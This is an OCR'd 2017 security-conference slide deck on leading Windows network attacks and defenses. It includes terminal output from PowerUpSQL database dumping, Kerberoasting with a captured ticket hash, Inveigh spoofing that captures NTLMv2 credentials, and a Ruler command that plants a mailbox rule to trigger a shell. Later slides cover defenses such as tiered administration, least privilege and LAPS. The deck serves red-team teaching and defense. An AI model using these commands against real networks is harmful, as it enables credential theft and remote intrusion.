protiviti®
Face the Future with Confidence

LEADING ATTACKS AND EFFECTIVE DEFENSE

September 2017

Internal Audit, Risk, Business & Technology Consulting

ANDREW ALLEN

@WHITEHAT_ZERO

4 Years in Security, DEFCON 25 Speaker, Information Assurance in the US Army, Offensive PowerShell Enthusiast

Areas of Expertise


- Red Teaming / Scenario Based Penetration Testing
- PCI Penetration Testing (PCI-DSS 3.2)
- NIST Cybersecurity Framework Assessments / ISO Security Assessments
- Web Application Assessments
- Social Engineering

Professional Certifications

- Offensive Security Certified Professional (OSCP)
- COMPTIA Security+
- COMPTIA Network+

ZAC DAVIS

@__CAZZZ



4 Years in Security, DEFCON 25 Speaker, Social Engineering Specialist, Rehabilitated IT Auditor

Areas of Expertise

- Physical Security / Social Engineering
- Red Teaming / Scenario Based Penetration Testing
- PCI Penetration Testing (PCI-DSS 3.2)
- Banks, Credit Unions, Financial Institution Security
- Social Engineering

Professional Certifications

- Offensive Security Certified Professional (OSCP)

TABLE OF CONTENTS

LEADING ATTACKS

Latest And Greatest

- Beyond the Credential Theft Shuffle
- Living Off The Land
- Usage of Non-Domain Joined System
- Other Attacks Surfaces

LEADING ATTACKS


BEYOND THE CREDENTIAL THEFT SHUFFLE

- Microsoft SQL Attacks
- Kerberos Attacks
- Local LAN attacks
- MouseJack (**Demo**)
- Access Control Lists
- Ruler (Bypassing External 2FA)


LEADING ATTACKS

BEYOND THE CREDENTIAL THEFT SHUFFLE

- **Microsoft SQL Attacks**
- Kerberos Attacks
- Local LAN attacks
- MouseJack (**Demo**)
- Access Control Lists
- Ruler (Bypassing External 2FA)



```
PS C:\Users\zacdav02\Clients\[redacted]\internal2\sql> $targets = Get-SQLInstanceDomain -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 73 instances were found.
PS C:\Users\zacdav02\Clients\[redacted]\internal2\sql> _
```




```
PS C:\Users\zdavi\clients\[redacted]\powerupsql> $sysadmin | Invoke-SQLDumpInfo -Verbose
VERBOSE: Verified write access to output directory.
VERBOSE: MSSQL3 - START...
VERBOSE: MSSQL3 - Getting non-default databases...
VERBOSE: MSSQL3 - Getting database users for databases...
VERBOSE: MSSQL3 - Getting privileges for databases...
VERBOSE: MSSQL3 - Getting database roles...
VERBOSE: MSSQL3 - Getting database role members...
VERBOSE: MSSQL3 - Getting database schemas...
VERBOSE: MSSQL3 - Getting database tables...
VERBOSE: MSSQL3 - Getting database views...
VERBOSE: MSSQL3 - Getting database columns...
VERBOSE: MSSQL3 - Getting server logins...
VERBOSE: MSSQL3 - Getting server configuration settings...
VERBOSE: Creating runspace pool and session states
VERBOSE: Closing the runspace pool
VERBOSE: MSSQL3 - Getting server privileges...
VERBOSE: MSSQL3 - Getting server roles...
VERBOSE: MSSQL3 - Getting server role members...
VERBOSE: MSSQL3 - Getting server links...
VERBOSE: MSSQL3 - Getting server credentials...
VERBOSE: MSSQL3 - Getting SQL Server service accounts...
VERBOSE: MSSQL3 - Getting stored procedures...
VERBOSE: MSSQL3 - Getting DML triggers...
```

LEADING ATTACKS

BEYOND THE CREDENTIAL THEFT SHUFFLE

- Microsoft SQL Attacks
- **Kerberos Attacks**
- Local LAN attacks
- MouseJack (Demo)
- Access Control Lists
- Ruler (Bypassing External 2FA)




```
PS C:\Users\andrew\Desktop\Powerview> Import-Module .\Powerview.ps1
PS C:\Users\andrew\Desktop\Powerview> Invoke-Kerberoast -OutputFormat Hashcat -Verbose | fl
VERBOSE: [Get-DomainSearcher] search string: LDAP://LabDC1.defcon.local/DC=defcon,DC=local
VERBOSE: [Get-DomainUser] Searching for non-null service principal names
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(servicePrincipalName=*))


SamAccountName       : sqldemo_svc
DistinguishedName    : CN=sql demo,CN=Users,DC=defcon,DC=local
ServicePrincipalName : MSSQLSvc/SQLSRV01.defcon.local
Hash                 : $krb5tgs$23$*sqldemo_svc$defcon.local$MSSQLSvc/SQLSRV01.defcon.local*$DE09FEC67C738A53BD2015DC12
                       AEA9B8$D5F4D4A34778AC41D0229339611B291049717BD54DC5DC6864BB7288D30DB83386F18A3648304DD5D9E9FCCE1
                       64C250591F2D011181615DE9A692D45246873DCFB5F0A76B65A0312A4A9D97BB46C6CE9CF3E7650337B448F40DB6D2A4
                       5D292FC299F9A341D198A2CF3BCA168F68CB562DA6E85576B28E6C2641AD99F2DE8A668AACD1B9B447B97669E8877EC5
                       025A29303173DE271EF7CB60ACB03BA91CF53A3483BDF5522CF83DCB2B310077AEAF2ADF72E049376E176C4FD884DC52
                       D7BBB8639D811CA91F771CF0314D8170D0DA2B2B47ECAA0FCED9052282B7839512D977577FFFFADA49A348E3729EA96A
                       B7A69E2B1B3ABB3C75C446B75B13183057379F9F5C1EF97E101FAA084FD5F253391464DA72D89A614C231B6E6D5D5B57
                       5751EBBF58ADA578B65EB885D9609C6A44770EC681F618E2CFFBFFD039A460138DB74FE637E1708106BA9D6E398398C1
                       99B55AE6C61AD7217433F144E1019BDD7CD2389611698D5A151F73E73EC4F4A46F59AF6F5A802C2785C3FF12C3F4E5D0
                       34A2D3BA8FFC48D8F0607A9AB5C6B0ED3459D3A24DF70ACD5AB56044E572B4A95A7BFF6D5FAFD890DCD2F79595A07C50
                       A51693BAC33914D5F38BC8170AF956ABEDCAB37977BF038AE5A416998733673B112221845020FF776AAC04E409606B46
                       75859DF782B4AFB8715A5B2AFD52F8FD276CFDBEA3A58EBC907B82AD79507295B864066044C9662896D8FDEC6DF885C9
                       D43F93C30B47518EE28E28D3A4483D6A510C9971A580C2A76BD4ED0AB845957A005EE75A35A9C8EA9CF3ECF64D276277
                       E20F5BA41AB7116E6082B92BB4439A42CB8672B53698DDCCE71494210427DB57F6D6DB8BEF817CD794F2D8A138208FF2
                       CE07E298C386B3205713C0489297352200CB62A0BB8E2160E342348632F1D50B186CF89E2F1ACB9B86B2037EC36C8A0B
                       DFB1D08ECF12D8C34F6389BE9757A740E5DB5AD5F96FF2679789728EEE7E8E2568FF76DE8DD90DB7E81A2A2CE9064680
                       D3907F3A3E976317821B24C191BF4B386BC7291769C7A58F8765D6E50C2EDBAB926CA9B27152086A085F7BA0474A1586
                       E74DD67BDDCF96E5EB963EDD0BB2D5A0A97024E65CC3F066F280FFB56DD5351602FB5FE2A34C302B54DF4B72C66C92FF
                       6523586FE0E7D78F3A848BF7B17199D98F2B189DCBC5201A91E20213140308A2F1EAECC6007667A5A4D249CD97A71FE4
                       BBA71BC60132B09D9C6F9D4E36408486E32D07E1448B3B399827B27A997FFE6A0C0685F586A4306BBD75EB70A560BA64
                       FBB6BD8CD177D06B9C2FD1C41841C6FE434D5CF4B19B5CCE962790720973D5B2DC6AB27D8302CC57308C8912C913D735
                       C621ABFDD4666108DF04FDDDE9C2A18A55304144B349298AAB88C8C30D976FF86040FA6D3A295A34101F0DD04DDF2667
                       D0CBB0833B7235767CD1FC11F3C9B1817D727AF82C223E45508927BCBBB8F7FD101C03F743C5148B14E4AB6BD3B63143
                       1A57EBF9CF8EB3EBCF832084112ADE62F
```

LEADING ATTACKS

BEYOND THE CREDENTIAL THEFT SHUFFLE

- Microsoft SQL Attacks
- Kerberos Attacks
- **Local LAN attacks**
- MouseJack (**Demo**)
- Access Control Lists
- Ruler (Bypassing External 2FA)




```
PS C:\Users\test3\Desktop\Inveigh\Scripts> Invoke-Inveigh -ConsoleOutput Y -NBNS Y -mDNS Y -HTTPS Y -Pr
Inveigh started at 2017-04-02T15:45:57
Elevated Privilege Mode = Enabled
Primary IP Address = 192.168.125.106
LLMNR/mDNS/NBNS Spoofer IP Address = 192.168.125.106
LLMNR Spoofer = Enabled
LLMNR TTL = 30 Seconds
mDNS Spoofer For Type QU = Enabled
mDNS TTL = 120 Seconds
NBNS Spoofer For Types 00,20 = Enabled
NBNS TTL = 165 Seconds
SMB Capture = Enabled
HTTP Capture = Enabled
HTTPS Certificate Issuer = Inveigh
HTTPS Certificate CN = localhost
HTTPS Capture = Enabled
HTTP/HTTPS Authentication = NTLM
WPAD Authentication = NTLM
Proxy Capture = Enabled
Proxy Authentication = NTLM
Proxy Ignored User Agents = Firefox
WPAD Proxy Response = Enabled
Machine Account Capture = Disabled
Real Time Console Output = Enabled
Real Time File Output = Disabled
WARNING: Run Stop-Inveigh to stop Inveigh
Press any key to stop real time console output
2017-04-02T15:46:13 - LLMNR request for test received from 192.168.125.105 - response sent
2017-04-02T15:46:13 - SMB NTLMv2 challenge/response captured from 192.168.125.105(INVEIGH-WKS2):
test2::INVEIGH:E9CF3EDBD76DC72B:096328AFA4103630C031C33E5000974A:0101000000000000EFA733C9E9ABD201874BB
0002000E0049004E00560045004900470048000100180049004E00560045004900470048002D0057004B005300330004001600
900670068002E006E00650074000300300049006E00760065006900670068002D0057004B00530033002E0069006E007600650
6E00650074000500160069006E00760065006900670068002E006E006500740007000800EFA733C9E9ABD20106000400020000
00000000001000000000200000097CAA43D13A844FBB3FD107BA075DE3475F8B67F009B6291E6FF5E4151BC94A0A0010000000000
00000000000900120063006900660073002F00740065007300740000000000000000000000000000
```

LEADING ATTACKS

BEYOND THE CREDENTIAL THEFT SHUFFLE

- Microsoft SQL Attacks
- Kerberos Attacks
- Local LAN attacks
- **MouseJack/JackIt (Demo)**
- Access Control Lists
- Ruler (Bypassing External 2FA)



seeed studio

SeeedStudio - Crazyradio PA - Lo
USB Radio Dongle With Antenna
Source BOOOLE

★★★★☆ 2 customer reviews

List Price: ~~$44.99~~
Price: ~~$35.00~~
Sale: $32.00 ✓prime
You Save: $12.99 (29%)

Only 19 left in stock - order soon.


Want it tomorrow, Sept. 20? Order within **4 hrs 5 m**
Shipping at checkout. Details
Sold by Seeedstudio and Fulfilled by Amazon. Gift-w

- Based on nRF24LU1+ chip from Nordic Semicond with 32Kb flash and 2Kb SRAM. 2.4GHz ISM band radio channels. 2Mbps, 1Mbps and 250Kps comm

LEADING ATTACKS

BEYOND THE CREDENTIAL THEFT SHUFFLE

- Microsoft SQL Attacks
- Kerberos Attacks
- Local LAN attacks
- MouseJack (**Demo**)
- **Access Control Lists**
- Ruler (Bypassing External 2FA)



```
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Users\demouser\Desktop\ADACLScanner> .\ADACLScan.ps1
```

● Domain ○ Config ○ Schema ○ Custom

Server: Port:

Naming Context: □ Credentials

rootDSE

Browse Options

● OU's ○ All Objects □ Show Deleted

Nodes

Scan Type

● DACL (Access) ○ SACL (Audit)

□ RAW SDDL

Scan Depth

● Base ○ One Level ○ Subtree

Objects to scan

● OUs ○ Containers ○ All Objects

○ (objectClass=*)

View in report

□ View Owner □ DACL Size

□ Inherited Permissions □ Inheritance Disabled

□ Skip Default Permissions □ SD Modified date

□ Skip Protected Permissions □ ObjectClass

Output Options

● HTML ○ HTML and CSV file

○ CSV file

□ Translate GUID's in CSV output

CSV file destination

C:\Users\demouser\Desktop\ADACLScanner

□ Enable Compare

You can compare the current state with a previously created CSV file.

CSV Template File


□ Use nodes from template.

□ Faster compare using USNs of the NTSecurityDescriptor. This requires that your template to contain USNs.Requires SD Modified date selected when creating the template.

Replace DN in file with current domain DN.
E.g. DC=contoso,DC=com
Type the old DN to be replaced:

Replace principals prefixed domain name with current domain. E.g. CONTOSO
Type the old NETBIOS name to be replaced:

Download CSV templates for comparing with your environment:




CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\HelpDesk	Allow	False	This object and all child objects	Full Control	Critical

LEADING ATTACKS

BEYOND THE CREDENTIAL THEFT SHUFFLE

- Microsoft SQL Attacks
- Kerberos Attacks
- Local LAN attacks
- MouseJack (**Demo**)
- Access Control Lists
- **Ruler (Bypassing External 2FA)**



```
root@kali:~# go/bin/ruler --verbose --email [redacted] --url https://a
ver.xml --username [redacted] send --subject "Your mailbox is almost full"
Password:
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[*] RPC URL set: https://[redacted]rpc/rpcproxy.dll?outlook[redacted]com:6001
[*] Setting up channels
[+] Binding to RPC
[*] User DN:  /o=AirgasInc/ou=Exchange Administrative Group ([redacted])/cn=Recip
[+] Got Context, Doing ROPLogin
[*] And we are authenticated
[*] Openning the Inbox
[+] Message sent, your shell should trigger shortly.
[*] And disconnecting from server
root@kali:~#
```

LEADING ATTACKS

LIVING OFF THE LAND

- Microsoft
  - PowerShell
  - PowerShell Remoting (WinRM)
  - MMC (DCOM)
  - WS Management
  - Remote Desktop Protocol
  - Psexec
  - VBScript
  - JScript
  - WMI
  - RPC
  - SCCM
- Third Party
  - VMWare Console / Snapshots
  - SolarWinds Command Scripts
  - Jenkins Script Console (Groovy Script)
  - Apache Tomcat War Files
  - Source Code Repositories

LEADING ATTACKS

USAGE OF NON-DOMAIN JOINED SYSTEM

LEADING ATTACKS

OTHER ATTACKS SURFACES

EFFECTIVE DEFENSE

Focus on what attackers are doing not the way they are doing it


- 3 Tier Architecture.
- Principle of Least Privilege
- Effective Local Admin Management
- Workstation Isolation
- What We Aren’t Mentioning

EFFECTIVE DEFENSE

3 TIER ARCHITECTURE

- **Tier 0**: Forest, Domain, and DC Administration
  - Domain/Forest Level Servers(Domain Controllers) and any jump/admin servers used in administration.
- **Tier 1**: Server and Enterprise Application Support
  - Member Servers, servers which host internal, monitoring, security, mail & collaboration apps.
- **Tier 2**:Help Desk and User Support
  - User Workstations/Devices, where users logon to do their regular day to day work like checking emails, creating documents/reports etc.

Can mitigate risk associated with nearly all attacks mentioned in this presentation as highly privileged accounts are rarely used and heavily protected.



https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material (10/12/2016)

EFFECTIVE DEFENSE

PRINCIPLE OF LEAST PRIVILEGE

- Active Directory Access Control Lists (ACLs)
- Database
- Service Accounts (Accounts with an assigned SPN)

EFFECTIVE DEFENSE


EFFECTIVE LOCAL ADMIN MANAGEMENT

- Microsoft Local Administrator Password Solution (LAPS)
- Perform Discovery Of Privileged Accounts
- Reduce/Remove Where Possible
- Monitor Remaining Accounts

EFFECTIVE DEFENSE

WORKSTATION ISOLATION

- Implement Private VLANs or Host Firewall Rules



EFFECTIVE DEFENSE

WHAT WE AREN'T MENTIONING

- Effective Application Whitelisting
- Effective PowerShell Restrictions and Monitoring
- Network Traffic / Active Directory Traffic Analysis (On Domain Controllers)
- User and Entity Behavior Analytics (UEBA)
- ….many more

TYPICAL TESTING APPROACHES

Checkbox Security

- External Penetration Testing
- Internal Penetration Testing

TYPICAL TESTING APPROACHES

EXTERNAL PENETRATION TESTING

1. Reconnaissance	Profile or “footprint” analysis of Client’s internet presence
2. Discovery Scanning	Comprehensive port scan of all live hosts
3. Network Layer Vulnerability Scanning	Automated scans to test each system for thousands of known vulnerabilities at the network layer
4. Web App Layer Vulnerability Scanning	Automated tests, manual tests, and validation activities to evaluate the overall security posture of web applications
5. Internal Access Escalation and Exploitation	Gaining internal access then escalating privileges by exploiting configuration oversights or vulnerabilities at various technology layers
6. Privileged Access	Leveraging privileged access to obtain sensitive data from Client systems including: credit card data, intellectual capital, PII, financial data, etc.

TYPICAL TESTING APPROACHES

INTERNAL PENETRATION TESTING

1. Discovery Scanning	Comprehensive port scan of all live hosts
2. Vulnerability Scanning	Automated scans to test each system for thousands of known vulnerabilities
3. Segmentation Testing	Testing segmentation controls designed to protect credit card data and prevent unauthorized lateral movement through the environment
4. Environment Enumeration	Enumeration of Client infrastructure and identification of soft targets
5. Escalation and Exploitation	Escalating privileges by exploiting configuration oversights or vulnerabilities at various technology layers
